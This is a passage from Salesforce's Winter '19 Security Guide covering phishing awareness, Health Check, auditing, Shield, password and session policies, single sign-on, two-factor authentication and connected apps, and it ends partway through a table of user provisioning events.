
Salesforce Security Guide

Version 44.0, Winter '19



CONTENTS

Chapter 1: Salesforce Security Guide	1
Salesforce Security Basics	2
Phishing and Malware	2
Security Health Check	4
Auditing	5
Salesforce Shield	5
Transaction Security Policies	6
Salesforce Security Film Festival	7
Authenticate Users	7
Elements of User Authentication	7
Configure User Authentication	19
Give Users Access to Data	73
Control Who Sees What	74
User Permissions	76
Object Permissions	88
Custom Permissions	91
Profiles	93
User Role Hierarchy	107
Share Objects and Fields	107
Field-Level Security	108
Sharing Rules	115
User Sharing	137
What Is a Group?	141
Organization-Wide Sharing Defaults	147
Strengthen Your Data's Security with Shield Platform Encryption	151
Encrypt Fields, Files, and Other Data Elements With Encryption Policy	152
Filter Encrypted Data with Deterministic Encryption	168
Cache-Only Key Service (Beta)	171
Manage Shield Platform Encryption	184
Monitoring Your Organization's Security	224
Monitor Login History	225
Field History Tracking	226
Monitor Setup Changes	231
Transaction Security Policies	234
Security Guidelines for Apex and Visualforce Development	245
Cross-Site Scripting (XSS)	245
Formula Tags	247
Cross-Site Request Forgery (CSRF)	248
SOQL Injection	249

Contents

Data Access Control 251

[Index](#) 252

CHAPTER 1 Salesforce Security Guide

In this chapter ...

- [Salesforce Security Basics](#)
- [Authenticate Users](#)
- [Give Users Access to Data](#)
- [Share Objects and Fields](#)
- [Strengthen Your Data's Security with Shield Platform Encryption](#)
- [Monitoring Your Organization's Security](#)
- [Security Guidelines for Apex and Visualforce Development](#)

Salesforce is built with security to protect your data and applications. You can also implement your own security scheme to reflect the structure and needs of your organization. Protecting your data is a joint responsibility between you and Salesforce. The Salesforce security features enable you to empower your users to do their jobs safely and efficiently.

Salesforce Security Basics

The Salesforce security features help you empower your users to do their jobs safely and efficiently. Salesforce limits exposure of data to the users that act on it. Implement security controls that you think are appropriate for the sensitivity of your data. We'll work together to protect your data from unauthorized access from outside your company and from inappropriate usage by your users.

IN THIS SECTION:

Phishing and Malware

Trust starts with transparency. That's why Salesforce displays real-time information on system performance and security on the trust site at <http://trust.salesforce.com>. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on best security practices for your organization.

Security Health Check

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your org measures against a security baseline, like the Salesforce Baseline Standard. You can upload up to five custom baselines to use instead of the Salesforce Baseline Standard.

Auditing

Auditing provides information about use of the system, which can be critical in diagnosing potential or real security issues. The Salesforce auditing features don't secure your organization by themselves; someone in your organization should do regular audits to detect potential abuse.

Salesforce Shield

Salesforce Shield is a trio of security tools that admins and developers can use to build a new level of trust, transparency, compliance, and governance right into business-critical apps. It includes Platform Encryption, Event Monitoring, and Field Audit Trail. Ask your Salesforce administrator if Salesforce Shield is available in your organization.

Transaction Security Policies

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, force two-factor authentication, freeze user, or end a session.

Salesforce Security Film Festival

For quick introductions to some of the most important Salesforce security concepts, try watching some of these entertaining and instructive videos.

Phishing and Malware

Trust starts with transparency. That's why Salesforce displays real-time information on system performance and security on the trust site at <http://trust.salesforce.com>. This site provides live data on system performance, alerts for current and recent phishing and malware attempts, and tips on best security practices for your organization.

The Security tab on the trust site includes valuable information that can help you to safeguard your company's data. In particular, be on the alert for phishing and malware.

- Phishing is a social engineering technique that attempts to acquire sensitive information such as usernames, passwords, and credit card details by masquerading as a trustworthy entity in an electronic communication. Phishers often direct users to enter details at a fake website whose URL and look-and-feel are almost identical to the legitimate one. As the Salesforce community grows, it has become an increasingly appealing target for phishers. You will never get an email or a phone call from a Salesforce employee asking you to reveal a password, so don't reveal it to anyone. You can report any suspicious activities by clicking the **Report a Suspicious Email** link under the **Trust** tab at <http://trust.salesforce.com>.

- Malware is software designed to infiltrate or damage a computer system without the owner's informed consent. It is a general term used to cover a variety of forms of hostile, intrusive, or annoying software, and it includes computer viruses and spyware.

What Salesforce Is Doing About Phishing and Malware

Customer security is the foundation of customer success, so Salesforce continues to implement the best possible practices and technologies in this area. Recent and ongoing actions include:

- Actively monitoring and analyzing logs to enable proactive alerts to customers who have been affected.
- Collaborating with leading security vendors and experts on specific threats.
- Executing swift strategies to remove or disable fraudulent sites (often within an hour of detection).
- Reinforcing security education and tightening access policies within Salesforce.
- Evaluating and developing new technologies both for our customers and for deployment within our infrastructure.

What Salesforce Recommends You Do

Salesforce is committed to setting the standards in software-as-a-service as an effective partner in customer security. So, in addition to internal efforts, Salesforce strongly recommends that customers implement the following changes to enhance security:


- Modify your Salesforce implementation to activate IP range restrictions. This allows users to access Salesforce only from your corporate network or VPN. For more information, see [Restrict Where and When Users Can Log In to Salesforce](#) on page 20.
- Set session security restrictions to make spoofing more difficult. For more information, see [Modify Session Security Settings](#) on page 31.
- Educate your employees not to open suspect emails and to be vigilant in guarding against phishing attempts.
- Use security solutions from leading vendors to deploy spam filtering and malware protection.
- Designate a security contact within your organization so that Salesforce can more effectively communicate with you. Contact your Salesforce representative with this information.
- Consider using two-factor authentication techniques to restrict access to your network. For more information, see [Two-Factor Authentication](#) on page 10.
- Use Transaction Security to monitor events and take appropriate actions. For more information, see [Transaction Security Policies](#) on page 6.

Salesforce has a Security Incident Response Team to respond to any security issues. To report a security incident or vulnerability to Salesforce, contact security@salesforce.com. Describe the issue in detail, and the team will respond promptly.

Security Health Check

As an admin, you can use Health Check to identify and fix potential vulnerabilities in your security settings, all from a single page. A summary score shows how your org measures against a security baseline, like the Salesforce Baseline Standard. You can upload up to five custom baselines to use instead of the Salesforce Baseline Standard.

From Setup, enter *Health Check* in the Quick Find box, then select **Health Check**.



In the baseline dropdown (1), choose the Salesforce Baseline Standard or a custom baseline. The baseline consists of recommended values for High-Risk, Medium-Risk, Low-Risk, and Informational Security Settings (2). If you change settings to be less restrictive than what's in the baseline, your health check score (3) and grade (4) decreases.

Your settings are shown with information about how they compare against baseline values (5). To remediate a risk, edit the setting (6) or use Fix Risks (7) to quickly change settings to your selected baseline's recommended values without leaving the Health Check page. You can import, export, edit, or delete a custom baseline with the baseline control menu (8).



Note: When we introduce new settings to Security Health Check, they are added to the Salesforce Baseline Standard with default values. If you have a custom baseline, you are prompted to add the new settings when you open your custom baseline.



Example: Suppose that you changed your password minimum length from 8 (the default value) to 5, and changed other Password Policies settings to be less restrictive. These changes make your users' passwords more vulnerable to guessing and other brute force attacks. As a result, your overall score decreases, and the settings are listed as risks.

Fix Risks Limitations

Not all settings can be changed using the Fix Risks button. If a setting you want to adjust does not appear on the Fix Risks screen, change it manually using the Edit link on the Health Check page.

SEE ALSO:

[Salesforce Help: How Is the Health Check Score Calculated?](#)

[Salesforce Help: Create a Custom Baseline for Health Check](#)

[Salesforce Help: Custom Baseline File Requirements](#)

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To view Health Check and export custom baselines:

- View Health Check

To import custom baselines:

- Manage Health Check

Auditing

Auditing provides information about use of the system, which can be critical in diagnosing potential or real security issues. The Salesforce auditing features don't secure your organization by themselves; someone in your organization should do regular audits to detect potential abuse.

To verify that your system is actually secure, you should perform audits to monitor for unexpected changes or usage trends.

Record Modification Fields

All objects include fields to store the name of the user who created the record and who last modified the record. This provides some basic auditing information.

Login History

You can review a list of successful and failed login attempts to your organization for the past six months. See [Monitor Login History](#) on page 225.

Field History Tracking

You can also enable auditing for individual fields, which will automatically track any changes in the values of selected fields. Although auditing is available for all custom objects, only some standard objects allow field-level auditing. See [Field History Tracking](#) on page 226.

Setup Audit Trail

Administrators can also view a Setup Audit Trail, which logs when modifications are made to your organization's configuration. See [Monitor Setup Changes](#) on page 231.

Salesforce Shield

Salesforce Shield is a trio of security tools that admins and developers can use to build a new level of trust, transparency, compliance, and governance right into business-critical apps. It includes Platform Encryption, Event Monitoring, and Field Audit Trail. Ask your Salesforce administrator if Salesforce Shield is available in your organization.

Platform Encryption

Platform Encryption allows you to natively encrypt your most sensitive data at rest across all your Salesforce apps. This helps you protect PII, sensitive, confidential, or proprietary data and meet both external and internal data compliance policies while keeping critical app functionality — like search, workflow, and validation rules. You keep full control over encryption keys and can set encrypted data permissions to protect sensitive data from unauthorized users. See [Platform Encryption](#) on page 151.

Event Monitoring

Event Monitoring gives you access to detailed performance, security, and usage data on all your Salesforce apps. Every interaction is tracked and accessible via API, so you can view it in the data visualization app of your choice. See who is accessing critical business data when, and from where. Understand user adoption across your apps. Troubleshoot and optimize performance to improve end-user experience. Event Monitoring data can be easily imported into any data visualization or application monitoring tool like Wave Analytics, Splunk, or New Relic. To get started, check out our [Event Monitoring](#) training course.

Field Audit Trail

Field Audit Trail lets you know the state and value of your data for any date, at any time. You can use it for regulatory compliance, internal governance, audit, or customer service. Built on a big data backend for massive scalability, Field Audit Trail helps companies create a forensic data-level audit trail with up to 10 years of history, and set triggers for when data is deleted. See [Field Audit Trail](#) on page 230.

Transaction Security Policies

Policies evaluate activity using events that you specify. For each policy, you define real-time actions, such as notify, block, force two-factor authentication, freeze user, or end a session.


When you enable Transaction Security for your org, two policies are created.

- Concurrent User Session Limit policy to limit concurrent login sessions. The policy is triggered in two ways.
 - A user with five current sessions tries to log in for a sixth session.
 - An administrator who is already logged in tries to log in a second time.
- Lead Data Export policy to block excessive data downloads of leads. The policy is triggered when a download either:
 - Retrieves more than 2,000 lead records
 - Takes more than one second to complete

The policies' corresponding Apex classes (`ConcurrentSessionsPolicyCondition` and `DataLoaderLeadExportCondition`) are also created in the org. An administrator can enable the policies immediately or edit the Apex classes to customize them.

For example, suppose that you activate the Concurrent User Session Limit policy to limit the number of concurrent sessions per user. In addition, you change the policy to notify you via email when the policy is triggered. You also update the policy's Apex implementation to limit users to three sessions instead of the default five sessions. (That's easier than it sounds.) Later, someone with three login sessions tries to create a fourth. The policy prevents that and requires ending one of the existing sessions before proceeding with the new session. At the same time, you are notified that the policy was triggered.

The Transaction Security architecture uses the Security Policy Engine to analyze events and determine the necessary actions.



A transaction security policy consists of events, notifications, and actions. For example, when a user tries to export Account data, you can block the operation and get notified by email.

EDITIONS





Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise, Performance, Unlimited,** and **Developer** Editions

Requires purchasing Salesforce Shield or Salesforce Event Monitoring add-on subscriptions.

Salesforce Security Film Festival

For quick introductions to some of the most important Salesforce security concepts, try watching some of these entertaining and instructive videos.

-  [Introduction to the Salesforce Security Model](#)
-  [Who Sees What](#)
-  [Workshop: What's Possible with Salesforce Data Access and Security](#)
-  [Security and the Salesforce Platform: Patchy Morning Fog Clearing to Midday](#)
-  [Understanding Multitenancy and the Architecture of the Salesforce Platform](#)

Authenticate Users

Authentication means preventing unauthorized access to your organization or its data by making sure each logged in user is who they say they are.

IN THIS SECTION:

[Elements of User Authentication](#)

Salesforce provides several methods to authenticate users. Some methods are automatically enabled, and some require that you enable and configure them. Using this user authentication spectrum, you can build authentication to fit your org's needs and your users' use patterns.

[Configure User Authentication](#)

Choose login settings to ensure that your users are who they say they are.

Elements of User Authentication

Salesforce provides several methods to authenticate users. Some methods are automatically enabled, and some require that you enable and configure them. Using this user authentication spectrum, you can build authentication to fit your org's needs and your users' use patterns.

User Authentication Spectrum

At one end of the user authentication spectrum, Salesforce automatically enables certain authentication methods. These methods include passwords, cookies, and identity verification.

At the other end of the spectrum, you enable and configure user authentication methods to best fit your org's needs and users' use patterns. These methods include two-factor authentication, single sign-on, My Domain, network-based security, session security, custom login flows, connected apps, and desktop client access.

IN THIS SECTION:

[Passwords](#)

Salesforce provides each user in your organization with a unique username and password that must be entered each time a user logs in. As an administrator, you can configure several settings to ensure that your users' passwords are strong and secure.

[Cookies](#)

Salesforce issues a session cookie to record encrypted authentication information for the duration of a specific session.

Single Sign-On

Salesforce has its own system of user authentication, but some companies prefer to use an existing single sign-on capability to simplify and standardize their user authentication.

My Domain

Using My Domain, you can define a Salesforce subdomain name to manage login and authentication for your org in several key ways.

Two-Factor Authentication

Two-factor authentication is the most effective way to protect your org's user accounts. As a Salesforce admin, amplify your org's security by requiring a second level of authentication for every user login. You can also require two-factor authentication when a user meets certain criteria, such as attempting to view reports or access a connected app.

Network-Based Security

Network-based security limits where users can log in from, and when they can log in. This is different from user authentication, which only determines who can log in. Use network-based security to limit the window of opportunity for an attacker and to make it more difficult for an attacker to use stolen credentials.

Device Activation

Device activation tracks information about the devices from which users have verified their identity. Salesforce prompts users to verify their identity when they access Salesforce from an unrecognized browser or application. Device activation is an extra layer of security on top of username and password authentication.

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. Session security also limits the risk of internal attacks, such as when one employee tries to use another employee's session. Choose from several session settings to control session behavior.

Custom Login Flows

Login flows allow admins to build post-authentication processes to match their business practices, associate the flow with a user profile, and send the user through that flow when logging in. Salesforce directs users to the login flow after they authenticate but before they access your org or community. After users complete the login flow, they're logged in to your Salesforce org or community. The login process can also log out users immediately if necessary.

Single Sign-On

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

Connected Apps

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps.

Desktop Client Access

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

Passwords

Salesforce provides each user in your organization with a unique username and password that must be entered each time a user logs in. As an administrator, you can configure several settings to ensure that your users' passwords are strong and secure.

- Password policies—Set various password and login policies, such as specifying an amount of time before all users' passwords expire and the level of complexity required for passwords. See [Set Password Policies](#) on page 27.
- User password expiration—Expire the passwords for all users in your organization, except for users with "Password Never Expires" permission. See [Expire Passwords for All Users](#) on page 30.
- User password resets—Reset the password for specified users. See [Reset Passwords for Your Users](#).
- Login attempts and lockout periods—If a user is locked out of Salesforce because of too many failed login attempts, you can unlock them. See [Edit Users](#).

Password Requirements

A password can't contain a user's username and can't match a user's first or last name. Passwords also can't be too simple. For example, a user can't change their password to *password*.

For all editions, a new organization has the following default password requirements. You can change these password policies in all editions, except for Personal Edition.

- A password must contain at least eight characters, including one alphabetic character and one number.
- The security question's answer can't contain the user's password.
- When users change their password, they can't reuse their last three passwords.

Cookies

Salesforce issues a session cookie to record encrypted authentication information for the duration of a specific session.

The session cookie does not include the user's username or password. Salesforce does not use cookies to store other confidential user and session information, but instead implements more advanced security methods based on dynamic data and encoded session IDs.

Single Sign-On

Salesforce has its own system of user authentication, but some companies prefer to use an existing single sign-on capability to simplify and standardize their user authentication.

You have two options to implement single sign-on—federated authentication using Security Assertion Markup Language (SAML) or delegated authentication.

- Federated authentication using Security Assertion Markup Language (SAML) lets you send authentication and authorization data between affiliated but unrelated web services. You can log in to Salesforce from a client app. Salesforce enables federated authentication for your org automatically.
- Delegated authentication SSO integrates Salesforce with an authentication method that you choose. You can integrate authentication with your LDAP (Lightweight Directory Access Protocol) server or use a token instead of a password for authentication. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

Delegated authentication offers the following benefits.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Password policies available in: **All Editions**

USER PERMISSIONS

To set password policies:

- [Manage Password Policies](#)

To reset user passwords and unlock users:

- [Reset User Passwords and Unlock Users](#)

- Uses a stronger form of user authentication, such as integration with a secure identity provider
- Makes your login page private and accessible only behind a corporate firewall
- Differentiates your org from all other companies that use Salesforce to reduce phishing attacks

You must contact Salesforce to enable delegated authentication before you can configure it on your org.

- Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce supports the OpenID Connect protocol, which lets users log in from any OpenID Connect provider, such as Google, PayPal, and LinkedIn. When an authentication provider is enabled, Salesforce doesn't validate a user's password. Instead, Salesforce uses the user's login credentials from the external service provider to establish authentication credentials.

Identity Providers

An *identity provider* is a trusted provider that lets you use single sign-on (SSO) to access other websites. A *service provider* is a website that hosts apps. You can enable Salesforce as an identity provider and define one or more service providers. Your users can then access other apps directly from Salesforce using SSO. SSO is a great help to your users—instead of having to remember many passwords, they only have to remember one.

For more information, see “Identity Providers and Service Providers” in the Salesforce online help.

My Domain

Using My Domain, you can define a Salesforce subdomain name to manage login and authentication for your org in several key ways.

- Highlight your business identity with your unique domain URL
- Brand your login screen and customize right-frame content
- Block or redirect page requests that don't use the new domain name
- Work in multiple Salesforce orgs at the same time
- Set custom login policy to determine how users are authenticated
- Let users log in using a social account, like Google and Facebook, from the login page
- Allow users to log in once to access external services

For more information, see “My Domain” in *Salesforce Help*.

Two-Factor Authentication

Two-factor authentication is the most effective way to protect your org's user accounts. As a Salesforce admin, amplify your org's security by requiring a second level of authentication for every user login. You can also require two-factor authentication when a user meets certain criteria, such as attempting to view reports or access a connected app.

Two-factor authentication is an essential user authentication method—so essential that Salesforce provides two types of two-factor authentication.

- Service-based—Also known as device activation, service-based two-factor authentication is automatically enabled for all orgs.
- Policy-based—Admins enable policy-based two-factor authentication. It is an admin's best tool to protect org user accounts.

For help with configuring two-factor authentication, see the [Admin Guide to Two-Factor Authentication](#) and the Trailhead Module [Secure Your Users' Identity](#).

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Contact Manager** Editions

Org Policies That Require Two-Factor Authentication

Set policies that require a second level of authentication for every login, for logins through the API (for developers and client applications), or for access to specific features. Users provide the second factor by downloading and installing a mobile authenticator app, such as the Salesforce Authenticator app or the Google Authenticator app, on their mobile device. They can also use a U2F security key as the second factor. After users connect an authenticator app or register a security key with their Salesforce account, they can use these authentication methods whenever your org's policies require two-factor authentication.

The Salesforce Authenticator mobile app (version 2 and later) sends a push notification to the user's mobile device when the Salesforce account requires identity verification. The user responds on the mobile device to verify or block the activity. The user can enable location services for the app and automate verifications from trusted locations, such as a home or office. Salesforce Authenticator also generates verification codes, sometimes called "time-based one-time passwords" (TOTPs). Users can choose to enter a password plus the code instead of responding to a push notification from the app for two-factor verification. Or they can get a verification code from another authenticator app.

If users lose or forget the device they usually use for two-factor authentication, you can generate a temporary verification code for them. You set when the code expires, from 1 to 24 hours after you generate it. Your user can use the code multiple times until it expires. A user can have only one temporary code at a time. If a user needs a new code while the old code is still valid, you can expire the old code, then generate a new one. Users can expire their own valid codes in their personal settings.

SEE ALSO:

[Set Up Two-Factor Authentication](#)

Network-Based Security

Network-based security limits where users can log in from, and when they can log in. This is different from user authentication, which only determines who can log in. Use network-based security to limit the window of opportunity for an attacker and to make it more difficult for an attacker to use stolen credentials.

Device Activation

Device activation tracks information about the devices from which users have verified their identity. Salesforce prompts users to verify their identity when they access Salesforce from an unrecognized browser or application. Device activation is an extra layer of security on top of username and password authentication.

When a user logs in from outside a trusted IP range from an unrecognized browser or app, Salesforce challenges the user to verify identity. Salesforce uses the highest-priority verification method available for each user. In order of priority, the methods are:

1. Push notification or location-based automated verification with the Salesforce Authenticator mobile app (version 2 or later) connected to the user's account
2. U2F security key registered with the user's account
3. Verification code generated by a mobile authenticator app connected to the user's account
4. Verification code sent via SMS to the user's verified mobile device
5. Verification code sent via email to the user's registered email address

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Essentials, Group, Professional, Enterprise, Performance, Unlimited, Developer, and Contact Manager** Editions

Session Security

After logging in, a user establishes a session with the platform. Use session security to limit exposure to your network when a user leaves the computer unattended while still logged in. Session security also limits the risk of internal attacks, such as when one employee tries to use another employee's session. Choose from several session settings to control session behavior.

You can control when an inactive user session expires. The default session timeout is two hours of inactivity. When the session timeout is reached, users are prompted with a dialog that allows them to log out or continue working. If they don't respond to this prompt, they are logged out.



Note: When users close a browser window or tab, they aren't automatically logged out from their Salesforce session. Ensure that your users are aware of this behavior and that they end all sessions properly by selecting *Your Name* > **Logout**.

By default, Salesforce uses TLS (Transport Layer Security) and requires secure connections (HTTPS) for all communication. The Require secure connections (HTTPS) setting determines whether TLS (HTTPS) is required for access to Salesforce. If you ask Salesforce to disable this setting and change the URL from `https://` to `http://`, you can still access the application. However, for added security, require all sessions to use TLS. For more information, see [Modify Session Security Settings](#) on page 31.

You can restrict access to certain types of resources based on the level of security associated with the authentication (login) method for the user's current session. By default, each login method has one of two security levels: Standard or High Assurance. You can change the session security level and define policies so that specified resources are available only to users assigned a High Assurance level. For details, see [Session-level Security](#) on page 37.

You can control whether your org stores user logins and whether they can appear from the Switcher with the settings **Enable caching and autocomplete on login page**, **Enable user switching**, and **Remember me until logout**.

Custom Login Flows

Login flows allow admins to build post-authentication processes to match their business practices, associate the flow with a user profile, and send the user through that flow when logging in. Salesforce directs users to the login flow after they authenticate but before they access your org or community. After users complete the login flow, they're logged in to your Salesforce org or community. The login process can also log out users immediately if necessary.

What can you do with a login flow?

- Enhance or customize the login experience. For example, add a logo or login message.
- Collect and update user data. For example, request an email address, phone number, or mailing address.
- Interact with users, and ask them to perform an action. For example, complete a survey or accept terms of service.
- Connect to an external identity service or geo-fencing service, and collect or verify user information.
- Enforce strong authentication. For example, implement a two-factor authentication method using hardware, SMS, biometric, or another authentication technique.
- Run a confirmation process. For example, have a user define a secret question, and validate the answer during login.
- Create more granular policies. For example, set up a policy that sends a notification every time a user logs in during non-standard working hours.

The first step is to create a flow using either the Cloud Flow Designer or Visualforce. The Cloud Flow Designer is a point-and-click tool that you can use to design a simple flow that users execute when logging in. Use Visualforce to have complete control over how the login page looks and behaves.

Next, you designate the flow as a login flow and associate it with specific profiles in your org. You can create multiple login flows and associate each one with a different user profile. Users assigned to one profile, like sales reps, experience a particular login process as they log in. Users assigned to a different profile like service reps, experience a different login process.

After you associate a login flow with a profile, it is applied each time a user with that profile logs in to Salesforce, communities, the Salesforce app, and even Salesforce client applications that use OAuth. You can apply login flows to Salesforce orgs and communities, including external identity communities.

Login flows support all Salesforce authentication methods: standard username and password, delegated authentication, SAML single sign-on, and social sign-on through a third-party authentication provider. For example, users logging in with a LinkedIn account can go through a login flow specific for LinkedIn users.



Note: You can't apply login flows to API logins or when sessions are passed to the UI through `frontdoor.jsp` from a non-UI login process.

SEE ALSO:

[Login Flow Examples](#)

Single Sign-On

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

Salesforce offers the following ways to use SSO.

- Federated authentication using Security Assertion Markup Language (SAML) lets you send authentication and authorization data between affiliated but unrelated web services. You can log in to Salesforce from a client app. Salesforce enables federated authentication for your org automatically.
- Delegated authentication SSO integrates Salesforce with an authentication method that you choose. You can integrate authentication with your LDAP (Lightweight Directory Access Protocol) server or use a token instead of a password for authentication. You manage delegated authentication at the permission level, not at the org level, giving you more flexibility. With permissions, you can require some to use delegated authentication while others use their Salesforce-managed password.

Delegated authentication offers the following benefits.

- Uses a stronger form of user authentication, such as integration with a secure identity provider
- Makes your login page private and accessible only behind a corporate firewall
- Differentiates your org from all other companies that use Salesforce to reduce phishing attacks

You must contact Salesforce to enable delegated authentication before you can configure it on your org.

- Authentication providers let your users log in to your Salesforce org using their login credentials from an external service provider. Salesforce supports the OpenID Connect protocol, which lets users log in from any OpenID Connect provider, such as Google, PayPal, and LinkedIn. When an authentication provider is enabled, Salesforce doesn't validate a user's password. Instead, Salesforce uses the user's login credentials from the external service provider to establish authentication credentials.

When you have an external identity provider and configure SSO for your Salesforce org, Salesforce is then acting as a service provider. You can also enable Salesforce as an [identity provider](#) and use SSO to connect to a different service provider. Only the service provider needs to configure SSO.

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Federated Authentication is available in: **All Editions**

Delegated Authentication is available in: **Professional, Enterprise, Performance, Unlimited, Developer, and Database.com Editions**

Authentication Providers are available in: **Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To view the settings:

- View Setup and Configuration

To edit the settings:

- Customize Application

AND

Modify All Data

The Single Sign-On Settings page displays which version of SSO is available for your org. To learn more about SSO settings, see [Configure SAML Settings for Single Sign-On](#). For more information about SAML and Salesforce security, see the [Security Implementation Guide](#).

Benefits of SSO

Implementing SSO brings several advantages to your org.

- **Reduced administrative costs**—With SSO, users memorize a single password to access network resources and external apps and Salesforce. When accessing Salesforce from inside the corporate network, users log in seamlessly and aren't prompted for a username or password. When accessing Salesforce from outside the corporate network, the users' corporate network login works to log them in. With fewer passwords to manage, system admins receive fewer requests to reset forgotten passwords.
- **Leverage existing investment**—Many companies use a central LDAP database to manage user identities. You can delegate Salesforce authentication to this system. Then when users are removed from the LDAP system, they can no longer access Salesforce. Users who leave the company automatically lose access to company data after their departure.
- **Time savings**—On average, users take 5–20 seconds to log in to an online app. It can take longer if they mistype their username or password and are prompted to reenter them. With SSO in place, manually logging in to Salesforce is avoided. These saved seconds reduce frustration and add up to increased productivity.
- **Increased user adoption**—Due to the convenience of not having to log in, users are more likely to use Salesforce regularly. For example, users can send email messages that contain links to information in Salesforce, such as records and reports. When the recipient of the email message clicks the links, the corresponding Salesforce page opens.
- **Increased security**—All password policies that you've established for your corporate network are in effect for Salesforce. Sending an authentication credential that's only valid for a single time also increases security for users who have access to sensitive data.

SEE ALSO:

[Best Practices and Tips for Implementing Single Sign-On](#)

Connected Apps

USER PERMISSIONS

To read, create, update, or delete connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	Customize Application AND either Modify All Data OR Manage Connected Apps
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	Customize Application AND Modify All Data
To install and uninstall connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps
To install and uninstall packaged connected apps:	Customize Application AND either Modify All Data OR Manage Connected Apps AND Download AppExchange Packages

EDITIONS

Available in: both Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Connected Apps can be created in: **Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

Connected Apps can be installed in: **All** Editions

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide single sign-on, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow Salesforce admins to set various security policies and have explicit control over who can use the corresponding apps.

IN THIS SECTION:

[User Provisioning for Connected Apps](#)

A connected app links your users with a third-party app. User provisioning for a connected app simplifies account creation and links your Salesforce users' accounts to their third-party accounts. After the accounts are linked, you can configure the App Launcher to display the connected app as a tile. With a single click, users get instant access to the third-party app.

User Provisioning for Connected Apps

A connected app links your users with a third-party app. User provisioning for a connected app simplifies account creation and links your Salesforce users' accounts to their third-party accounts. After the accounts are linked, you can configure the App Launcher to display the connected app as a tile. With a single click, users get instant access to the third-party app.

Here's a user provisioning scenario. You configure user provisioning for a G Suite connected app in your org. Then you assign the Employees profile to that connected app. When you create a user in your org and assign the user to the Employees profile, the user is provisioned in G Suite. When the user is deactivated, or the profile assignment changes, the user is deprovisioned from G Suite.

User provisioning applies only to users with a profile or permission set that grants them access to the connected app.

Salesforce provides a wizard to guide you through the user provisioning settings for each connected app. You can also run reports to see who has access to specific third-party apps. These reports give you a centralized view of all user accounts across all connected apps.

User Provisioning Requests

After you configure user provisioning, Salesforce manages requests for updates on the third-party system. Salesforce sends user provisioning requests to the third-party system based on specific events in your org, either through the UI or API calls. This table shows the events that trigger user provisioning requests and their associated operations.

Event	Operation	Object
Create user	Create	User
Update user (for selected attributes)	Update	User
